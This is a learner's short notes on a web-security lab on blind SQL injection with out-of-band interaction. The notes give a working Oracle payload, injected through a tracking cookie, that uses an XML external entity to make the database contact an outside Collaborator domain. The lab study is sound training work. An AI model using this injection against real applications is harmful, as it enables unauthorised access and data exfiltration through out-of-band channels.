
Notes by manual testing

Lab #15 Blind SQL injection with out-of-band interaction

1. Vulnerable parameter is the tracking cookie.
2. End Goal - Exploit SQLI and cause a DNS lookup

▼ Analysis:

1878kwsrbetu4eikvz80eu86wx2oqfe4.oastify.com this is our collaborator client



now we have to perform a blind based sqli to perform a DNS lookup in this domain.

DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use Burp Collaborator
 to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.


For Oracle:

Unpatched vulns.

SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://1878kwsrbetu4eikvz80eu86wx2oqfe4.oastify.com "> %remote;]>'),'/l') FROM dual

after this payload:

' Union SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://1878kwsrbetu4eikvz80eu86wx2oqfe4.oastify.com "> %remote;]>'),'/l') FROM
dual--



pawned!